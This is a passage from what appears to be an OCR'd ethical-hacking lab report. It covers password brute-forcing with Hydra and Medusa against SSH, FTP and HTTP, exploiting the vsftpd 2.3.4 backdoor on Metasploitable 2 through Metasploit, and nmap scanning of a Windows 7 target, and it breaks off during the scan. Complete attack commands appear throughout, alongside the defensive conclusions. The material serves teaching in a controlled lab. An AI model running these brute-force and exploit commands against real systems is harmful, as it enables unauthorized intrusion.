


- **Command :** hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt <target IP> <Port>

  -l -: if you know username

  -P -: if you don't know password

- Here , password crack



Conclusion

The use of Hydra demonstrates how easily weak passwords can be compromised through brute-force attacks. This experiment highlights the need for strong credentials, account lockout policies, and continuous security monitoring. Tools change, but poor password practices remain the real threat.

Password cracking Using Medusa

Medusa -

Medusa is Hydra's quieter cousin—lean, fast, and brutally focused. It's a parallel login brute-force tool used in ethical hacking to test authentication strength across services like **SSH, FTP, HTTP, Telnet, SMB**, and more. Speed is its flex; efficiency is its religion.

Objective

The objective of using Medusa is to test the strength of authentication mechanisms by performing controlled brute-force attacks on various network services. This helps identify weak or poorly protected passwords and evaluate the effectiveness of existing security policies.

Significance

Medusa helps security professionals understand how attackers exploit weak authentication at high speed. Its parallel attack design shows that systems without rate-limiting or lockout mechanisms are especially vulnerable. This makes it a valuable tool for auditing real-world environments.

Advantages

- High-speed and parallel execution
- Supports multiple network services
- Lightweight and efficient
- Useful for testing large credential sets

Fast tool, sharp blade—cuts only where security is already thin.

Limitations

- Ineffective against strong passwords
- Fails when proper lockout policies are enabled
- Requires prior authorization and controlled setup

Tools don’t break systems. Bad security lets them in.


Security Precautions

- Implement strong password policies
- Enable account lockout and rate limiting
- Monitor login attempts and logs
- Use multi-factor authentication (MFA)


Command - medusa -h <TARGET_IP> -u <USERNAME> -P <password_list.txt> -M ssh

What’s happening here (real talk):


- -h → target system
- -u → username to test
- -P → password wordlist
- -M → service/module (ssh, ftp, http, etc.)




Command - medusa -h <TARGET_IP> -u <USERNAME> -P <password_list.txt> -M ftp



Command - medusa -h <TARGET_IP> -u <USERNAME> -P <password_list.txt> -M http



Command - medusa -h <TARGET_IP> -u <USERNAME> -P <password_list.txt> -M dns



Conclusion

The Medusa password cracking experiment demonstrates how weak credentials can be rapidly compromised due to its high-speed and parallel attack capabilities. The study highlights the importance of strong password practices, account lockout controls, and continuous monitoring to defend against brute-force attacks. Old mistakes still fall fast—Medusa just proves it.

Metasploitable 2 Hacking Using Metasploit

Metasploitable 2 is a deliberately vulnerable virtual machine designed for learning penetration testing techniques. It is commonly used with the Metasploit Framework to understand how known vulnerabilities can be identified and exploited in a controlled lab environment.

Overview

Metasploit is launched using its main console, where different exploits can be loaded and configured. In this experiment, an FTP-based vulnerability present in Metasploitable 2 is selected to demonstrate how outdated and misconfigured services can lead to system compromise. The available targets are then examined to understand how the exploit applies to the system.

Purpose

The purpose of this exercise is to:

- Study real-world vulnerabilities in legacy services
- Understand exploit selection and target identification
- Learn the importance of patching and service hardening


How to hack -:

• Type – **msfconsole**


• used in msfconsole

msf > use exploit/unix/ftp/vsftpd_234_backdoor


• show targets




- set RHOST <target ip>



- Hacked



- Target ip



Conclusion

This experiment shows that vulnerable services can be easily exploited using tools like Metasploit. It emphasizes the importance of regular updates, disabling unnecessary services, and avoiding default configurations to maintain system security.

Windows 7 Hacking Using Metasploit

Introduction:

Metasploit is a powerful penetration testing and ethical hacking framework that allows security professionals to evaluate system vulnerabilities in a controlled environment. It provides tools to simulate real-world attacks and test the effectiveness of security measures.

Objective:

The objective of this exercise is to analyze the security of a Windows 7 system by identifying and exploiting potential vulnerabilities, thereby understanding how attackers may compromise the system and how defenses can be strengthened.

How to hack -:

- Target ip
- Scan Open ports


nmap -v -sT -sV -O -T4 - <target-ip>


-sT → Performs TCP connect scan to find open ports

-sV → Detect service versions


-O → OS detection

-T4 → Faster scan

